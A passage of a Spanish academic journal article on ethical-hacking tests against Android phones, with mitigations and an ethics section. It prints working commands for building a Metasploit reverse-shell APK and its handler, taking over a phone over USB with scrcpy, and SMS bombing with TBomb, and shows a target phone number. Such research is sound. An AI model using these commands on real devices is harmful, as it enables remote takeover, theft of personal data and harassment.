en el número de teléfono celular objetivo utilizando TBomb y ataques por Cable USB, para analizar el impacto de los ataques y establecer medidas de mitigación. Los resultados demostraron la efectividad de acceder a dispositivos Android a través de APK maliciosas y la toma de control mediante el ataque por cable USB.

**Palabras Claves:** *Ambiente controlado, Android, APK, hacking ético, Kali Linux, payload, vulnerabilidad..*

### Abstract

Mobile devices are part of people's daily social lives and have become platforms where users can store their personal information, such as contacts, photos, emails, and passwords, among other sensitive data. Due to these characteristics, these devices have become the target of cyber attackers seeking to obtain confidential data. To find solutions to this problem, in this research, we applied an infected Android application package (APK) through a payload that is activated when taking advantage of a vulnerability (payload) that allows the victim's Android device to be affected to obtain personal data (Metasploit). In addition, penetration tests were executed using tools provided by the Kali Linux operating system and Denial of Service (DoS) attacks through calls and SMS on the target cell phone number using TBomb and USB Cable attacks to analyze the impact of attacks and establish mitigation measures. The results demonstrated the effectiveness of accessing Android devices through malicious APKs and taking control using the USB cable attack.

**Keywords:** *Android, APK, Controlled environment, ethical hacking, exploit, Kali Linux, payload.*



Fecha de Recepción: 02/05/2023 - Aceptado: 16/06/2023 - Publicado: 30/06/2023  
ISSN: 2477-9253 - DOI: <http://dx.doi.org/10.24133/RCS.D.VOL08.N02.2023.05>

## I. Introducción

Los dispositivos Android han alcanzado una amplia difusión en todo el mundo, convirtiéndose en elementos indispensables de la vida cotidiana (Largo, 2019). Sin embargo, esta proliferación también ha llevado a un aumento en los ataques cibernéticos dirigidos a estos dispositivos debido a las vulnerabilidades de seguridad que pueden ser explotadas por ciberdelincuentes (Ardila, 2016). Para evaluar y comprender mejor estas vulnerabilidades, se ha vuelto crucial el uso de herramientas como Kali Linux, una distribución de Linux especializada en pruebas de penetración y análisis de vulnerabilidades (Ardila, 2016).

Por otro lado, la creciente dependencia de los dispositivos móviles con sistema operativo Android en diversos sectores, como las telecomunicaciones, la industria, la salud y las finanzas, ha generado preocupaciones acerca de la seguridad de las aplicaciones móviles en este entorno (Vargas and Reyes, 2021).

En este contexto, es esencial abordar las cuestiones de seguridad en dispositivos Android desde múltiples perspectivas, tanto en términos de desarrollo de aplicaciones como de evaluación de vulnerabilidades. En este artículo, se exploran las vulnerabilidades más comunes en el sistema operativo Android. Este análisis se apoyará en herramientas especializadas como Kali Linux para evaluar y mitigar las vulnerabilidades de seguridad en dispositivos Android.

Este estudio se fundamentó en las aportaciones sobre herramientas y plataformas realizadas en investigaciones de los siguientes autores: (Arote and Mandawkar, 2021) que realizaron pruebas de penetración en un sistema para verificar que la red no tengan una brecha de seguridad que pueda permitir el acceso no autorizado y prevenir la piratería de sistemas y redes. Describe algunos conceptos básicos de pruebas de penetración, evaluación de herramientas y exploits y el uso del marco Metasploit.

Zaabi (2019) demostró cómo revelar información sensible de la víctima después de realizar diversos trucos de hacking e implementó contramedidas para cada prueba de piratería de Android para estimular la concientización entre los usuarios de dispositivos Android y mitigar las vulnerabilidades existentes, mejorando así los niveles de seguridad.

Blancaflor et al. (2023) realizaron un ataque de simulación utilizando StormBreaker que puede acceder a información del dispositivo como la ubicación, cámara y micrófono. Para mitigar los métodos de los ataques de ingeniería social, sus autores implementaron un firewall para mejorar la seguridad de la red.

El objetivo de este estudio es el implementar un paquete de aplicaciones de Android (Android Application Package, APK) infectado mediante una carga que se activa a la hora de aprovechar una vulnerabilidad (payload) que permite afectar al dispositivo Android víctima, para obtener datos personales (metasploit). Además, se ejecutaron tests de penetración utilizando herramientas proporcionadas por el sistema operativo Kali Linux, así como ataques de Denegación de Servicios (DoS) mediante llamadas y SMS en el número de teléfono celular objetivo utilizando TBomb y ataques por Cable USB, para analizar el impacto de los ataques y establecer medidas de mitigación. Los resultados muestran la funcionalidad de la implementación.

El resto del artículo ha sido organizado como sigue: La sección 2 describe los materiales y métodos. La sección 3, explica la evaluación de resultados y discusión. Finalmente, se presentan las conclusiones y trabajo futuro en la sección 4.

## II. Materiales y Métodos

### 2.1. Kali Linux como herramienta de análisis de vulnerabilidades

La implementación de un laboratorio de pruebas fue la pieza fundamental para iniciar con la ejecución de pruebas funcionales y no funcionales con el fin de buscar las vulnerabilidades del sistema operativo Android. Se utilizaron distintas herramientas entre ellas las herramientas proporcionadas por el sistema operativo Kali Linux, VirtualBox y un dispositivo físico para contar con una perspectiva real de un ataque a un dispositivo móvil.

La investigación efectuó pruebas de penetración que consisten en verificar que los sistemas no sean vulnerables a un riesgo de seguridad que pueda permitir el acceso no autorizado a los recursos (Thoppil et al., 2020) del dispositivo Android. La ejecución se realizó utilizando la metodología estructurada del Hacking ético que corresponde a la Figura 1.

**Figura 1:** Metodología del Hacking ético



*Nota.* Obtenido de Santoshi et al., 2022.

De acuerdo con (Santoshi et al., 2022) la Metodología del Hacking Ético es un proceso utilizado para identificar y solucionar problemas de seguridad en los sistemas informáticos y consta de las siguientes fases:


- Captura de información: recopilación de datos sobre el sistema objetivo.
- Modelo de amenazas: identificación de posibles riesgos y amenazas.
- Análisis de vulnerabilidad: detección de debilidades en el sistema.

- Explotación: intento de explotar las vulnerabilidades encontradas.
- Explotación posterior: acceso al sistema para evaluar el impacto de la explotación.
- Informe: documentación detallada de las vulnerabilidades encontradas y recomendaciones para solucionarlas.

## 2.2. Hacking Ético: Vulnerar un dispositivo Android

Para el desarrollo del proceso de hackeo se consideraron los siguientes términos: Payload, considerado como un virus que contiene códigos maliciosos que ejecutan actividades para dañar el dispositivo o software objetivo como por ejemplo los gusanos y el ransomware (Sharma et al., 2023). En esta investigación, se usó payload para explotar el dispositivo Android objetivo. Se implementó un ambiente virtualizado y controlado de ataque a un teléfono móvil Android como se observa en la Figura 2, donde se ilustra el proceso de vulneración al dispositivo móvil. te cambiarlos de posición. (Villaroel & Sgreccia, 2012).

**Figura 2:** Proceso de vulneración de un dispositivo móvil Android



Se utilizó una máquina virtual de Kali Linux con el propósito de aplicar diversas herramientas en un entorno que proporciona las capacidades necesarias para su ejecución. En estas pruebas funcionales se plantean no solo una, sino cuatro situaciones específicas que se inician en un orden determinado. El objetivo es analizar las vulnerabilidades, comenzando por un caso sencillo y avanzando hacia un escenario más complejo en el que se implementará una aplicación infectada y transferida en el dispositivo. En un primer paso, se inicia el proceso con un escaneo de puertos en el dispositivo móvil conectado a la misma red local. Este escaneo tiene como objetivo identificar una posible puerta de acceso para llevar a cabo un ataque mediante el protocolo TCP/IP. Para llevar a cabo esta tarea, se emplea la herramienta SCRCPY, la cual ha sido previamente instalada en la máquina virtual Kali Linux. Una vez concluido el proceso anterior, se plantea la evaluación de la posibilidad de llevar a cabo un ataque exitoso en caso de que se detecte un puerto abierto. Caso contrario, se considera la necesidad de explorar otras alternativas, lo que nos conduce a la fase de ataque utilizando una aplicación (APK) como muestra de vulnerabilidad en la seguridad del sistema.

Se proponen dos evaluaciones adicionales. La primera consiste en la conexión del dispositivo a través de

un cable USB a nuestro sistema operativo Kali Linux, con el objetivo de obtener un control completo del celular tan solo con la conexión física. Para lograr esto, nuevamente se utiliza la herramienta SCRCPY con comandos específicos, que se detallan a continuación:

- adb devices
- scrcpy

La primera línea de comandos se emplea para verificar la conectividad del dispositivo con el sistema, mientras que la segunda línea de instrucciones despliega una interfaz gráfica completa que permite obtener un control absoluto del dispositivo, lo que resulta en un ataque altamente exitoso y expone diversas vulnerabilidades.

En la penúltima prueba, se considera un ataque de denegación de servicio (DoS) mediante el envío de mensajes de texto, con el propósito de perturbar o sobrecargar el funcionamiento del dispositivo en función de su latencia. Para llevar a cabo este ataque, se opta por la herramienta TBOMB, que se caracteriza por su sencilla instalación y una interfaz de línea de comandos que facilita la ejecución de los ataques. A continuación, se presentan los comandos utilizados para iniciar la herramienta y lanzar el ataque:

- ./TBomb.sh

La prueba se llevó a cabo en varios sistemas operativos y con diferentes operadoras de telefonía en el país. Sin embargo, es importante destacar que ninguno de los ataques enviados resultó exitoso, a pesar de la insistencia y los diversos escenarios de prueba implementados.

Finalmente, se procedió con la prueba principal, que involucra la creación de una aplicación (APK) con especificaciones claras, como la dirección IP del dispositivo conectado a la red y el puerto que se abrirá para permitir un ataque remoto con comandos a través de una terminal. La herramienta utilizada para este fin es MSFVENOM, una herramienta de código abierto que está al alcance de cualquier persona que utilice el sistema operativo Kali Linux.

Es importante mencionar que después de crear el APK, fue necesario instalarlo en el dispositivo objetivo lo más pronto posible para activar el servicio a través de los comandos que se indican a continuación, los cuales deben ingresarse en orden para llevar a cabo este ataque.

- msfvenom -p android/meterpreter/
- msfvenom -p android/meterpreter/reverse\_tcp LHOST:<Ip de la máquina atacante> LPORT:<puerto al que se conectara la máquina atacante>
- R >/root/Desktop/
- <nombre del apk infectado>.apk
- msfconsole -r <Archivo de configuración>.rc
- sessions -i <numero de la sesión>

Una vez ejecutadas estas líneas de comandos, se obtiene el control del dispositivo utilizando las funciones proporcionadas por la misma herramienta. Esto incluye la capacidad de obtener la ubicación del dispositi-

tivo, acceder a los archivos en todos los directorios, instalar nuevas aplicaciones, grabar videos y capturar imágenes utilizando el hardware del dispositivo. Es importante destacar que el propósito principal del APK es abrir un puerto de conexión que permita un acceso sin restricciones al dispositivo. Cuando se realiza un nuevo escaneo de puertos después del ataque con el aplicativo infectado, se puede observar que existe un único puerto abierto, que corresponde al que exhibió el APK.

Las vulnerabilidades que se analizaron en el desarrollo de las pruebas funcionales realizadas a dispositivos con sistema operativo Android son:

- Vulnerabilidades en la red.
- Vulnerabilidades en el sistema operativo.
- Vulnerabilidades en las aplicaciones.

### 2.2.1. Hacking Ético: Vulnerar un dispositivo Android

Para el escaneo de puertos y servicios se utilizó la herramienta nmap en su versión 7.94 válida para dispositivos Android en su versión 5.0 en adelante, la cual es pieza indispensable tanto para la detección de los dispositivos en la red como para el análisis de los puertos posiblemente abiertos en los dispositivos Android encontrados. Es un ataque que no necesita de una cantidad excesiva de tiempo para realizarla, podría promediar de 2 a 5 minutos. Una vez identificados los dispositivos móviles se realizó un escaneo de puertos utilizando el comando.

```
nmap -T2 -Pn -f -n -sV 192.168.100.59 -oN analisis.txt
```

### 2.2.2. Pen test a un dispositivo Android con un apk

Para la explotación de esta vulnerabilidad se utilizó metasploit en su versión 6.3.31-dev que es válida para dispositivos Android desde su versión 4.4 en adelante, el cual tiene herramientas para crear un APK y explotarla una vez que el dispositivo objetivo haga uso de esta. Para lograr este test de penetración primero debe crear la APK para un dispositivo Android como se muestra a continuación (ver Figura 3).

**Figura 3:** Creación de apk para un dispositivo Android

```
msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.100.113 LPORT=2222 -o
/root/malicious.apk
```

Una vez enviada la APK al dispositivo objetivo, se realizó las debidas configuraciones en el Metasploit para acceder al equipo de manera remota (ver Figura 4).

**Figura 4:** Configuración para el acceso remoto


```
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 192.168.100.58
set lport 2222
exploit
```

Una vez que el dispositivo descargue la apk ya sea por correo electrónico o de otras fuentes y se instale, ese debe abrir la aplicación instalada. Cabe mencionar que, para poder navegar por el dispositivo infectado, al menos se debe tener conocimiento de comandos básicos de Linux para poder moverse entre los archivos del dispositivo. A continuación, se muestra cómo se posiciona en la sdcard del dispositivo Android (ver Figuras 5 y 6).

**Figura 5:** Comandos para acceso a la sd card del dispositivo

```
meterpreter >
meterpreter > cd sdcard/
meterpreter > ls Listing: /storage/emulated/0
```

**Figura 6:** Acceso a la sd card del dispositivo



```
meterpreter > cd sdcard/
meterpreter > ls
Listing: /storage/emulated/0
```

Mode	Size	Type	Last modified	Name
040776/gwxgwxgw-	4096	dir	2023-08-30 23:21:16 -0500	Alarms
040776/gwxgwxgw-	4096	dir	2023-08-30 23:21:15 -0500	Android
040776/gwxgwxgw-	4096	dir	2023-08-31 00:34:01 -0500	DCIM
040776/gwxgwxgw-	4096	dir	2023-08-31 01:09:04 -0500	Download
040776/gwxgwxgw-	4096	dir	2023-08-30 23:21:17 -0500	Movies
040776/gwxgwxgw-	4096	dir	2023-08-30 23:21:16 -0500	Music
040776/gwxgwxgw-	4096	dir	2023-08-30 23:21:16 -0500	Notifications
040776/gwxgwxgw-	4096	dir	2023-08-31 00:33:57 -0500	Pictures
040776/gwxgwxgw-	4096	dir	2023-08-30 23:21:16 -0500	Podcasts
040776/gwxgwxgw-	4096	dir	2023-08-30 23:21:16 -0500	Ringtones

```
meterpreter >
```

Es fundamental subrayar la complejidad y extensión de este tipo de ataque, ya que su ejecución implica dedicar al menos 10 minutos a la configuración del archivo APK, seguidos de otros 15 minutos destinados a la configuración específica de la herramienta mediante Kali Linux. Posteriormente, se requieren aproximadamente 5 minutos adicionales para lograr el control del dispositivo móvil. En resumen, se estima que este ataque puede llevarse a cabo en un lapso de unos 30 minutos, siempre y cuando el perpetrador posea conocimientos previos en el manejo de la herramienta.


### 2.2.3. Ataque para tomar el control del dispositivo móvil por cable USB

Este ataque, renombrado y de larga data, se distingue por su metodología. Consiste en conectar un dispositivo móvil Android a una computadora con el sistema operativo Kali Linux mediante un cable USB, lo que permite obtener un control absoluto sobre el dispositivo en cuestión. Para lograr esta intrusión, se hizo uso de la herramienta SCRCPY en su versión 2.2 descargada desde el repositorio GitHub, siendo útil en dispositivos Android desde su versión 5.0 en adelante. Esta aplicación genera una interfaz espejo del teléfono, a través de la cual es posible interactuar de manera directa con el dispositivo móvil. Este ataque presenta una duración más modesta, ya que puede llevarse a cabo en menos de 10 minutos simplemente ejecutando varias líneas de comando. Su complejidad no es elevada, lo que facilita su implementación en comparación con otros métodos más prolongados. La Figura 7 ilustra una captura del control del dispositivo atacado, mientras que la Figura 8, muestra el acceso perpetrado a la cámara del dispositivo atacado.

**Figura 7:** Control del dispositivo atacado



**Figura 8:** Acceso a la cámara del dispositivo atacado



#### 2.2.4. Ataque de Dos TBOMB

Este tipo de ataque es comúnmente utilizado para acosar a los usuarios de aplicaciones móviles, también conocido como SPAM. Aunque estas herramientas son fáciles de conseguir, en la actualidad, son poco efectivas debido a los protocolos de seguridad que han sido implementados para impedir su funcionamiento. En esta ocasión se utilizó la herramienta TBOMB en su versión 2.1b para enviar mensajes de texto, sin embargo, no se logró llevar a cabo el ataque en ninguno de los dispositivos probados con diferentes operadoras (Ver Figura 9).

**Figura 9:** Resultados del uso de Bombing para spam

```

Target      : 593 0983074780
Sent        : 10
Successful  : 4
Failed      : 6

```

Para llevar a cabo este ataque, se estima un tiempo promedio de 15 minutos. La instalación inicial de la herramienta puede experimentar cierta demora, especialmente al realizarse por primera vez. No obstante, durante la ejecución del ataque, el proceso es eficiente, ya que solo se requiere proporcionar los datos de la víctima y esperar el tiempo necesario, determinado por el número de paquetes enviados. En general, este lapso no supera los 15 minutos.

### III. Evaluación de Resultados y Discusión

#### 3.1. Evaluación de resultados

En el proceso de evaluación de vulnerabilidades en dispositivos Android se utilizaron herramientas como Nmap para escanear puertos y servicios, Metasploit para pentesting con APK maliciosa, y SCRCPY para un ataque por cable USB. Los resultados demostraron la efectividad de acceder a dispositivos Android a través de APK maliciosas y la toma de control mediante el ataque por cable USB. Sin embargo, se destacó la resistencia de los dispositivos probados a los intentos de DoS con la herramienta TBOMB. Estos hallazgos subrayan la importancia de abordar las vulnerabilidades identificadas en las aplicaciones y sistemas operativos de Android, mientras que también resaltan la eficacia de las medidas de seguridad implementadas para proteger contra ataques de denegación de servicio en estos dispositivos. En la Tabla 1 se puede visualizar el porcentaje de éxito que tuvo cada tipo de ataque.

**Tabla 1:** Porcentajes de éxito de los ataques

Tipo de Ataque	Porcentaje de Éxito
Pen test con APK Maliciosa	10% - 30%
Ataque mediante cable USB	20% - 40%
Ataque de Denegación de Servicio (DoS)	5% - 15%

Cabe señalar que existen parches disponibles para proteger los dispositivos Android de estos ataques. En la Tabla 2 se describe el ataque, el parche y la descripción para protegerse de estos ataques. Es importante mantener los dispositivos Android con las últimas actualizaciones de seguridad para protegerlos.

**Tabla 2:** Tabla de parches para ataques a dispositivos Android

Ataque	Parche	Descripción
Pen test con APK maliciosa	Aplicación de Google Play Protect.	Es una función de seguridad integrada en Android que ayuda a proteger tu dispositivo de aplicaciones maliciosas. Cuando se instala una aplicación de Google Play, Play Protect la escanea en busca de malware y otras amenazas. Si Play Protect detecta una aplicación maliciosa, la notifica y brinda la opción de eliminarla.

Ataque por Cable USB	Configuración de desarrollador	La configuración de desarrollador permite habilitar o deshabilitar opciones avanzadas en tu dispositivo Android, como la depuración USB. Si se desactiva la depuración USB, no se podrán transferir datos desde o hacia el dispositivo a través de un cable USB. Además, se debe tener cuidado al conectar tu dispositivo a puertos USB desconocidos o no confiables.
Ataque de Denegación de Servicio (DoS)	Configuración de firewall	Un firewall es un dispositivo de seguridad que ayuda a proteger un dispositivo de ataques externos. Un firewall puede bloquear el tráfico entrante y saliente, lo que puede ayudar a mitigar los ataques de DoS.

### 3.2. Mitigaciones y Recomendaciones

Es indispensable implementar medidas de seguridad efectivas que reduzcan el riesgo de explotación. En primer lugar, es recomendable mantener los dispositivos Android actualizados con las últimas versiones de seguridad proporcionadas por el fabricante, ya que estas actualizaciones suelen abordar vulnerabilidades. Además, es importante configurar las restricciones de permisos de las aplicaciones de manera estricta y promover prácticas de seguridad sólidas, como la autenticación de dos factores, para proteger el acceso a datos sensibles. También es recomendable implementar soluciones de seguridad de red, como firewalls y detección de intrusiones, para identificar y bloquear posibles amenazas en tiempo real.

### 3.3. Implicaciones Legales y Éticas

Es fundamental mencionar las implicaciones legales y éticas de las pruebas de seguridad en dispositivos Android. Todas las pruebas deben llevarse a cabo de manera ética y legal, obteniendo el permiso adecuado de los propietarios de los dispositivos o sistemas bajo prueba. Además, es esencial operar en entornos controlados para evitar cualquier impacto negativo en sistemas o datos en producción. Cumplir con las leyes de privacidad y ciberseguridad es un requisito absoluto, y se deben seguir las regulaciones aplicables en cuanto a notificación de incidentes de seguridad y protección de datos personales.

### 3.4. Discusión

Basado en los resultados obtenidos, se puede evaluar el nivel de éxito alcanzado al llevar a cabo los ataques en diversos aspectos, ya sea en la red, el sistema operativo o las aplicaciones del dispositivo. Las herramientas utilizadas han revelado tanto las vulnerabilidades que aún persisten como aquellas que han sido abordadas por los protocolos de seguridad de Android. Estos resultados indican que los niveles de seguridad de Android frente a un archivo APK malicioso siguen siendo relativamente bajos, ya que su ejecución puede lograrse con relativa facilidad. En este contexto, el APK malicioso expuso un puerto, lo que permitió el acceso remoto a todo su contenido a través de la terminal de Kali Linux, prescindiendo de la necesidad de una conexión por cable.

A pesar de que los dispositivos móviles Android parecen ser más seguros que las computadoras, es fundamental destacar que aún presentan vulnerabilidades en lo que respecta a la conexión mediante cable USB.

Aunque cuentan con medidas de seguridad incorporadas para mitigar este tipo de ataques, estas medidas no resultan completamente efectivas. De hecho, se logró tomar el control absoluto del dispositivo mediante una interfaz gráfica, lo que permitió a los atacantes manipular completamente el teléfono.

Por último, se intentó llevar a cabo un ataque de denegación de servicio (DoS) que no tuvo éxito a pesar de la persistencia con la que se ejecutó. Inicialmente, se enviaron 10 mensajes con un intervalo de 1 segundo entre ellos, sin obtener resultados favorables. Luego, se aumentó la intensidad del ataque a 50 mensajes con la misma latencia, pero tampoco se obtuvo éxito. En un último intento, se lanzó un ataque con 100 mensajes de texto, manteniendo la latencia en un segundo, pero tampoco se lograron resultados positivos. Estos resultados subrayan la frecuencia de este tipo de ataques y la importancia de mantener niveles de seguridad sólidos tanto en los dispositivos Android como en las redes de las operadoras que proporcionan el servicio. Este análisis tiene implicaciones significativas para la seguridad de los dispositivos Android y destacan la necesidad de abordar las vulnerabilidades identificadas y mejorar continuamente las medidas de seguridad en dispositivos móviles y redes.

#### IV. Conclusiones y trabajo futuro

Tras llevar a cabo un análisis exhaustivo de vulnerabilidades en dispositivos Android mediante la implementación de pruebas funcionales y no funcionales, se concluye que existen algunas vulnerabilidades en la seguridad de sistemas operativos Android. En primer lugar, se ha confirmado la importancia crítica de mantener los dispositivos actualizados con las últimas implementaciones de seguridad, ya que estas reparaciones suelen corregir vulnerabilidades existentes y proporcionar una primera línea de defensa. Sin embargo, a pesar de las actualizaciones, se ha demostrado que existen puntos de vulnerabilidad, especialmente en el ámbito de las aplicaciones. Las pruebas han destacado la necesidad de establecer controles de permisos de aplicaciones más rigurosos y promover mejores prácticas de seguridad para proteger los datos privados de los usuarios. Además, la efectividad de los ataques realizados con APK maliciosas y mediante el acceso físico al dispositivo a través de un cable USB subraya la necesidad de tomar conciencia sobre en donde conectamos nuestros dispositivos Android. Por otro lado, el fracaso en los intentos de ataque de denegación de servicio (DoS) con la herramienta TBOMB destaca la efectividad de las medidas de seguridad implementadas para proteger contra tales amenazas.

Como trabajo futuro se plantea explorar técnicas avanzadas de seguridad en el sistema operativo, incluyendo un cifrado de datos más sólido, autenticación de dos factores mejorada y sistemas de detección de comportamientos anómalos en tiempo real. Finalmente, se evaluará una técnica efectiva en la protección de datos personales, incluyendo el desarrollo de mecanismos de privacidad sólidos.

#### Referencias

- Ardila, V. H. L. (2016). Vulnerabilidades más importantes en plataformas Android. [http://repository.unpiloted.edu.co/bitstream/handle/20.500.12277/2710/Trabajo%20de % 20grado3358.pdf?sequence=1&isAllowed=y](http://repository.unpiloted.edu.co/bitstream/handle/20.500.12277/2710/Trabajo%20de%20grado3358.pdf?sequence=1&isAllowed=y)
- Arote, A., & Mandawkar, U. (2021). Android Hacking in Kali Linux Using Metasploit Framework. *International Journal of Scientific Research in Computer Science, Engineering and Information Technology*, 3307, 497–504. <https://doi.org/10.32628/cseit2173111>

- Blancaflor, E., Billo, H. K. S., Saunar, B.Y.P., Dignadice, J.M.P., & Domondon, P. T. (2023). Penetration assessment and ways to combat attack on android devices through storm- breaker - a social engineering tool. 2023 6th International Conference on Information and Computer Technologies (ICICT), 220–225. <https://doi.org/10.1109/ICICT58900.2023.00043>
- Largo, J. N. J.P. (2019). *Análisis de las vulnerabilidades en dispositivos móviles con sistema operativo android*. <https://repositorio.pucese.edu.ec/bitstream/123456789/1891/1/PIANCHICHE%20LARGO%20%20JIMMY%20NARCISO.pdf>
- Santoshi, D., Pulgam, N., & Mane, V. (2022). Analysis and Simulation of Kali Linux Digital Forensic Tools. *SSRN Electronic Journal*. <https://doi.org/10.2139/ssrn.4111750>
- Sharma, P., Lepcha, C., Bhutia, S. T., & Sharma, A. (2023). CASE STUDY EXPLOIT OF ANDROID DEVICES USING PAYLOAD INJECTED APK. (06), 1552–1557. [https://www.irjmets.com/uploadedfiles/paper/issue 6 june 2023/41927/final/fin irjmets1686539223. pdf](https://www.irjmets.com/uploadedfiles/paper/issue%206%20june%202023/41927/final/fin%20irjmets1686539223.pdf)
- Thoppil, E., Sibichan, S., Viswanath, V., & Kurian, R. (2020). Android Device Hacking: TheFartRat and Armitage. [https://nceca.in/2020/NCECA 2020 paper 99.pdf](https://nceca.in/2020/NCECA%202020%20paper%2099.pdf)
- Vargas, X.I.C., & Reyes, J. E. (L. (2021). *Ingeniería inversa en aplicaciones móviles android de banca en línea utilizando el sistema operativo kalilinux*. <http://repositorio.ug.edu.ec/bitstream/redug/52269/1/B-CINT-PTG-N.622%20Chiriboga%20Vargas%20Xavier%20Ignacio%20.%20Llerena%20Reyes%20Jessenia%20Estefan%20c3%ada.pdf>
- Zaabi, K. A. (2019). Android device hacking tricks and countermeasures. 2016 IEEE International Conference on Cybercrime and Computer Forensic, ICCCF 2019. <https://doi.org/10.1109/ICCCF.2016.7740441>





★★★★★ **Revista de Ciencias de** ★★★★★  
**Seguridad y Defensa**  
Volumen VIII - Número 2